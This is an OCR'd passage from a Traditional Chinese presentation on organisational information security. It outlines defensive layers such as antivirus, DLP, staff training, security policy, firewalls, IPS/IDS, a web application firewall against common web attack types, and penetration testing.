  - 防毒軟體(Anti Virus)
  - 垃圾郵件過濾(Anti Spam)
- 防止外洩
  - 內容過濾系統(Proxy/Content Filtering)
  - 資料外洩防護(DLP)

員工教育

落實員工資訊安全教育


- 分辨機密資料的能力
- 保護機密資料的意識
- 安全地使用電腦軟體

訂立明確嚴謹的資訊安全政策

- 凡走過必留下痕跡，建立完整稽核軌跡
- 作業程序符合內控原則
- 違反資訊安全政策的後果


系統防護-防入侵

防火牆(FireWall)



系統防護-防入侵


入侵防禦/偵測系統 (IPS/IDS)



系統防護-防入侵


網頁防火牆(Web App FireWall)

- ✖資料隱碼 (SQL Injection)
- ✖跨站腳本攻擊(XSS)
- ✖跨站冒名請求(CSRF)
- ✖緩衝區溢位
- ✖網頁伺服器漏洞




系統防護-防入侵

滲透測試系統(Penetraiton test)



